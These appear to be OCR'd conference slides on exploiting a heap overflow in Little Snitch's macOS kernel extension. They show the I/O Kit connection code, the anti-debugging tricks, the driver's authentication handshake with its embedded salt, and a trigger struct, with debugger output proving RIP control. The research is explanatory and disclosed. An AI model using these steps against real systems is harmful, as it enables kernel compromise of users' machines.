open(/dev/xxx)
read() / write()





other i/o kit drivers



I/O Kit Framework

find driver; then:

1. read/write 'properties'

or

2. send control requests





today's focus



"The user-space API though which a process communicates with a kernel driver is provided by a framework known as 'IOKit.framework'"
-OS X and iOS Kernel Programming

Synack


I/O Kit

invoking driver methods

```
//check params, invoke method
super::externalMethod(..., dispatch, ...)
```

dispatch
(method)

```
//look up method, invoke super
externalMethod(selector, ...)
   › dispatch = methods[selector]
```



ring-0

ring-3

selector
(method index)

Synack

I/O Kit

ex; driver interface

```
struct IOExternalMethodDispatch {
  IOExternalMethodAction function;
  uint32_t       checkScalarInputCount;
  uint32_t       checkStructureInputSize;
  uint32_t       checkScalarOutputCount;
  uint32_t       checkStructureOutputSize;
};
```

describes methods/args

IOExternalMethodDispatch struct

```
const IOExternalMethodDispatch com_osxkernel_driver_IOKitTestUserClient::sMethods[kTestUserClientMethodCount] = {
  //kTestUserClientStartTimer(void);
  {sStartTimer, 0, 0, 0, 0},

  //kTestUserClientDelayForTime(const TimerValue* timerValue);
  {sDelayForTime, 0, sizeof(TimerValue), 0, 0},
};

IOReturn  com_osxkernel_driver_IOKitTestUserClient::externalMethod (uint32_t selector, IOExternalMethodArguments*
arguments, IOExternalMethodDispatch* dispatch, OSObject* target, void* reference){

  //ensure the requested control selector is within range
  if(selector >= kTestUserClientMethodCount)
     return kIOReturnUnsupported;

  dispatch = (IOExternalMethodDispatch*)&sMethods[selector];
  target = this;
  reference = NULL;
  return super::externalMethod(selector, arguments, dispatch, target, reference);
}
```

entry point, user-mode requests

forward request to super, which routes to method

i/o kit driver interface

Synack

I/O Kit

ex; user 'client'

```
mach_port_t  masterPort = 0;
io_service_t service = 0;

//get master port
IOMasterPort(MACH_PORT_NULL, &masterPort);

//get matching service
service = IOServiceGetMatchingService(masterPort,
IOServiceMatching("com_osxkernel_driver_IOKitTest"));
```

1

find driver

```
io_connect_t driverConnection = 0;

//open connection
IOServiceOpen(service, mach_task_self(), 0, &driverConnection);
```

2

open/create connection

```
struct TimerValue { uint64_t time, uint64_t timebase; };
struct TimerValue timerValue = { .time=500, .timebase=0 };

//make request to driver
IOConnectCallStructMethod(driverConnection, kTestUserClientDelayForTime
                          timerValue, sizeof(TimerValue), NULL, 0);
```

selector

3

send request

IOKitLib.h

```
kern_return_t
IOConnectCallStructMethod(
  mach_port_t connection,
  uint32_t selector,
  const void *inputStruct,
  size_t inputStructCnt,
  void *outputStruct,
  size_t *outputStructCnt
);
```

IOConnectCallStructMethod function



"OS X and iOS Kernel Programming" (chapter 5)

Synack

Little Snitch Anti-Analysis

gtfo reversers! #not

```
# ps aux | grep "Little Snitch"
root 61 Little Snitch Daemon
# lldb -p 61
(lldb) process attach --pid 61
error: attach failed: lost connection
```

attach? nope!

```
lea     rcx, aAec246    ; "AEC246"
mov     edx, 0AE4C415Dh

strDecode:
    movzx   esi, byte ptr [rax+rcx]
    add     esi, 0Fh
    mov     rdi, rsi
    ir
    sl
    ir
    st
    ac
    mo
    ir
    cr
    jl

mov
lea
mov
call
mov
mov

mov
mov
xor     edx, edx
xor     ecx, ecx
call    r8 ; qword_10006E068
test    eax, eax
jz      short continue
```

```
#define PT_DENY_ATTACH 0x1F

//decode 'ptrace'
char* symbol = strDecode("AEC246", 0x0AE4C415D);

//get address of ptrace()
*(void **)(&fpPTRACE) = dlsym(handle, symbol);

//invoke ptrace w/ 'PT_DENY_ATTACH'
if(0 != fpPTRACE(PT_DENY_ATTACH, -1, 0, 0))
{
    //debugger detected
    // ->exit!
}
```

ptrace(PT_DENY_ATTACH)

```
lea     rcx, aDjd4e     ; "DJD4E="
mov     edx, 0AE4C415Dh

;string decoding omitted

lea
mov
call
mov
mov
test
jz

lea
lea
lea
mov
xor
xor
call
test
jnz
```

```
#define P_TRACED 0x00000800

//decode 'sysctl'
char* symbol = strDecode("DJD4E=", 0x0AE4C415D);

//get address of sysctl()
*(void **)(&fpSYSCTL) = dlsym(handle, symbol);

//invoke sysctl() to get current process info
// ->mib: KERN_PROC, KERN_PROC_PID, and pid
fpSYSCTL(mib, 4, &info, &size, NULL, 0);

//check if process is being traced
if(P_TRACED == (info.kp_proc.p_flag & P_TRACED))
{
    //debugger detected
    // ->exit!
}
```

sysclt()/P_TRACED

Synack

Find/Connect to Little Snitch's Kext

service: 'at_obdev_LSNKE'

ls' daemon
hopper decompilation

```
char -[m097e1b4e m44e2ed6c](void * self, void * _cmd)
{
    ...
    sub_10003579a(0x7789);
}

int sub_10003579a(int arg0)
{
    r15 = arg0;
    rbx = IOMasterPort(0x0, 0x0);
    r14 = IOServiceGetMatchingService(0x0, IOServiceNameMatching("at_obdev_LSNKE"));
    r15 = IOServiceOpen(r14, *_mach_task_self_, r15, 0x10006ed58);
```

connected!

```
$ ./connect2LS
got master port: 0xb03
got matching service (at_obdev_LSNKE): 0xf03
opened service (0x7789): 0x1003
```

```
mach_port_t masterPort = 0;
io_service_t serviceObject = 0;
io_connect_t connectPort = 0;

IOMasterPort(MACH_PORT_NULL, &masterPort);
serviceObject = IOServiceGetMatchingService(masterPort, IOServiceMatching("at_obdev_LSNKE"));
IOServiceOpen(serviceObject, mach_task_self(), 0x7789, &connectPort);
```

custom 'connection' code

Synack

Enumerating Available Interfaces

'reachable' kernel methods

pseudo code

```
IOKitTestUserClient::externalMethod(uint32_t selector, IOExternalMethodArguments*
 arguments, IOExternalMethodDispatch* dispatch, OSObject* target, void* reference)

 if(selector <= 16)
    dispatch = (IOExternalMethodDispatch*)&sMethods[selector];

 return super::externalMethod(selector, arguments, dispatch, target, reference);
```

```
class_externalMethod proc
 push    rbp
 mov     rbp, rsp
 cmp     esi, 16h
 ja      short callSuper
 mov     eax, esi
 lea     rax, [rax+rax*2]
 lea     rcx, IORegistryDescriptorC3::sMethods
 lea     rcx, [rcx+rax*8]
 ...

callSuper:
 mov     rax, cs:IOUserClient_vTable
 pop     rbp
 jmp     qword ptr [rax+860h]
```

ls' externalMethod()

```
IORegistryDescriptorC3_sMethods
 IOExternalMethodDispatch <0FFFFFF7FA13ED82Ah, 0, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED832h, 0, 0, 1, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED846h, 0, 0, 0, 83Ch>
 IOExternalMethodDispatch <0FFFFFF7FA13ED89Ah, 0, 0Ch, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED8D2h, 0, 0, 0, 10h>
 IOExternalMethodDispatch <0FFFFFF7FA13ED82Ah, 0, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED82Ah, 0, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED8FAh, 0, 20h, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED944h, 0, 10h, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED95Ah, 0, 0, 1, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED97Eh, 0, 0, 1, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED9CEh, 1, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDA84h, 1, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDAC6h, 0, 0, 0, 10h>
 IOExternalMethodDispatch <0FFFFFF7FA13EDBBAh, 0, 0, 0, 10h>
 IOExternalMethodDispatch <0FFFFFF7FA13EDBCEh, 0, 0, 0, 80h>
 IOExternalMethodDispatch <0FFFFFF7FA13EDBFAh, 0, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC0Eh, 1, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC22h, 0, 0Ch, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC36h, 0, 10h, 0, 18h>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC4Ah, 0, 0, 0, 2Ch>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC86h, 0, 54h, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDCC2h, 1, 0, 0, 0>
```

method #7

IOUserClient.h

```
struct IOExternalMethodDispatch {
  IOExternalMethodAction function;
  uint32_t checkScalarInputCount;
  uint32_t checkStructureInputSize;
  uint32_t checkScalarOutputCount;
  uint32_t checkStructureOutputSize;
};
```

IOExternalMethodDispatch struct

class methods ('sMethods')

Synack

Say Hello to Method 0x7

it haz bug!

```
IOExternalMethodDispatch
<0FFFFFF7FA13ED8FAh, 0, 20h, 0, 0>

0XFFFFFF7F86FED8FA method_0x7 proc
 ...
 mov     rax, [rdi]       ; this pointer, vTable
 mov     rax, [rax+988h]  ; method
 mov     rsi, rdx
 jmp     rax
```

method 0x7 'call thru'

```
+0x0     __const:FFFFFF7FA13F5A30 vTable
         ...
         ...
+0x988   __const:FFFFFF7FA13F63B8 dq offset sub_FFFFFF7FA13EABB2
```

0x63B8 - 0x5A30
= 0x988

```
struct lsStruct {
    void* buffer
    size_t size;
    ...          };

sub_FFFFFF7FA13E76F7(struct lsStruct* ls)
{
   if( (0 == ls->size) || (NULL == ls->buffer) )
        goto bail;

kBuffer = OSMalloc(ls->size, tag);
if(NULL != kBuffer)
   copyin(ls->buffer, kBuffer, ls->size);
```

malloc/copy (pseudo-code)

```
sub_FFFFFF7FA13EABB2 proc
 mov     rbx, rsi
 mov     rdi, [rbx+30h]   ; user-mode (ls) struct
 call    sub_FFFFFF7FA13E76BC

sub_FFFFFF7FA13E76BC proc near
 call    sub_FFFFFF7FA13E76F7

sub_FFFFFF7FA13E76F7 proc near
 mov     rbx, rdi         ; user-mode struct
 mov     rdi, [rbx+8]     ; size
 test    rdi, rdi
 jz      short leave      ; invalid size
 cmp     qword ptr [rbx], 0
 jz      short leave
 mov     rsi, cs:allocTag
 call    _OSMalloc        ; malloc
 ...
 mov     rdi, [rbx]       ; in buffer
 mov     rdx, [rbx+8]     ; size
 mov     rsi, rax         ; out buffer (just alloc'd)
 call    _copyin
```

malloc/copy (IDA)

Synack

KERNEL BUG?

size matters...

vm_size_t is 64bits!

libkern/libkern/OSMalloc.h

```
void* OSMalloc( uint32_t  size, ...);
```

VS.

osfmk/x86_64/copyio.c

```
int copyin(..., vm_size_t nbytes );
```


64bit

32bit

offset	15	...	8	7	6	5	4	3	2	1	0
value			1	0	0	0	0	0	0	0	2

64bit value: 0x100000002

32bit value: [redacted]00000002




```
struct lsStruct ls;
ls.buffer = <some user addr>;
ls.size   = 0x100000002;

//malloc & copy
kBuffer = OSMalloc(0x00000002, tag);
if(NULL != kBuffer)
   copyin(ls->buffer, kBuffer, 0x100000002);
```


heap buffer [size: 2 bytes]		rest of heap....
0x41	0x41	0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

Synack

OWNING LITTLE SNITCH

exploitation?





Synack

Issue 0x1

gotta 'authenticate'

```
IOExternalMethodDispatch <0FFFFFF7FA13ED8FAh, 0, 20h, 0, 0>

method_0x7  proc
```

0x0? leave :(

```
cmp     byte ptr [rdi+0E9h], 0
jz      short leave

 ;buggy code
```

```
IOExternalMethodDispatch <0FFFFFF7FA13ED944h, 0, 10h, 0, 0>

method_0x8  proc

 MD5Update(var_90, r14 + 0xea, 0x10);
 MD5Update(var_90, 0x8E6A3FA34C4F4B23, 0x10);
 MD5Final(0x0FC5C35FAA776E256, var_90);

do{
    rdx = rcx;
    rcx = *(int8_t *)(rbp + rax + 0xfffffffffffffff60);
    rcx = rcx ^ *(int8_t *)(rbx + rax);
    rcx = rcx & 0xff | rdx;
    rax = rax + 0x1;
} while(rax != 0x10);
```

sets flag :)

```
if (rcx == 0x0)
  *(r14 + 0xe9) = 0x1;
```



```
unsigned char gSalt[] =
 "\x56\xe2\x76\xa7\xfa\x35\x5c\xfc
  \x23\x4b\x4f\x4c\xa3\x3f\x6a\x8e";
```

1. connect to Little Snitch driver ('at_obdev_LSNKE')
2. invoke method 0x4 returns 0x10 'random' bytes
3. hash this data, with embedded salt (\x56\xe2\x76\xa7...)
4. invoke method 0x8 to with hash to authenticate



authenticated;
can (now) reach buggy code!

Synack

Issue 0x2

the bug isn't exploitable!?

```
kBuffer = OSMalloc(0x00000002, tag);

copyin(ls->buffer, kBuffer, 0x100000002);
```


heap buffer [size: 2 bytes]		rest of heap....
0x41	0x41	[untouched]

only two bytes are copied!?


x86_64/locore.s

```
_bcopy(const void *, void *, vm_size_t);
/*
 * Copyin/out from user/kernel
 * rdi: source address
 * rsi: destination address
 * rdx: byte count
 */
Entry(_bcopy)
// TODO:
//  think about 32 bit or 64 bit byte count

    movl    %edx,%ecx
    shrl    $3,%ecx
```

32bit :(




$EDX/$ECX byte count
(not $RDX/$RCX)



submit bug report to Apple (2013)

```
Entry(_bcopy)
    xchgq   %rdi, %rsi

    movl    %rdx,%rcx
    shrl    $3,%rcx
```



fixed! (OS X 10.11, 2015)

Synack

Issue 0x3

controlling the heap copy




panic :(

heap buffer [size: 2 bytes]		rest of heap....
0x41	0x41	0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

```
Entry(_bcopy)

RECOVERY_SECTION
RECOVER(_bcopy_fail)
   rep movsq
   movl %edx, %ecx
   andl $7, %ecx
RECOVERY_SECTION
RECOVER(_bcopy_fail)

_bcopy_fail:
   movl $(EFAULT),%eax
   ret
```

'fault toleranance'




```
struct lsStruct ls;

ls.buffer = 0x100FFC
ls.size = 0x100000002;
```

ls struct

Synack

SUCCESS!

vTable hijacking ($RIP)

heap buffer [size: 2 bytes]		C++ object [0xffffff8029a27e00]
0x41	0x41	0x4141414141414141

patrick — lldb — 204×58

~ — lldb

```
Process 1 stopped
* thread #3: tid = 0x15e7, 0xffffff8020b9a5f4 kernel`iokit_notify [inlined] iokit_add_reference(obj=0xffffff803188ca40) + 11 at IOUserClient.cpp:384, name = '0xffffff802cc52db0', queue = '0x0', stop reason
n = EXC_BAD_INSTRUCTION (code=13, subcode=0x0)
    frame #0: 0xffffff8020b9a5f4 kernel`iokit_notify [inlined] iokit_add_reference(obj=0xffffff803188ca40) + 11 at IOUserClient.cpp:384 [opt]
(lldb) reg read $rax
    rax = 0x4141414141414141
(lldb) x/5i $rip
->  0xffffff8020b9a5f4: ff 50 20              callq  *0x20(%rax)
    0xffffff8020b9a5f7: 48 8d 5d 12 08 75 00  leaq   0x750812(%rip), %rdi      ; iokit_obj_to_port_binding_lock
    0xffffff8020b9a5fe: e8 8d f9 02 00        callq  0xffffff8020bc9f90        ; lck_mtx_unlock
    0xffffff8020b9a603: 8b 43 28              movl   0x28(%rbx), %eax
    0xffffff8020b9a606: 89 45 d4              movl   %eax, -0x2c(%rbp)
```

attacker controlled vTable pointer



controls:

1. allocation size
2. \+
3. bytes copied
4. \+
5. # of bytes copied

```
(lldb) x/4xg 0xffffff8029a27e00
0xffffff8029a27e00: 0x4141414141414141 0x4141414141414141
0xffffff8029a27e10: 0x4141414141414141 0x4141414141414141

(lldb) reg read $rax
rax = 0x4141414141414141

(lldb) x/i $rip
->  0xffffff8020b99fb3: ff 50 20  callq  *0x20(%rax)
```

control of $RIP :)

Synack

WEAPONIZING

reliably exploiting a macOS heap overflow



"Attacking the XNU Kernel in El Capitan" -luca todesco



"Hacking from iOS 8 to iOS 9" -team pangu



"Shooting the OS X El Capitan Kernel Like a Sniper" -liang chen/qidan he


- controlling heap layout
- bypassing kALSR
- bypassing smap/smep
- payloads (!SIP, etc)



SIP 'bypass'

(buggy) kext still validly signed!

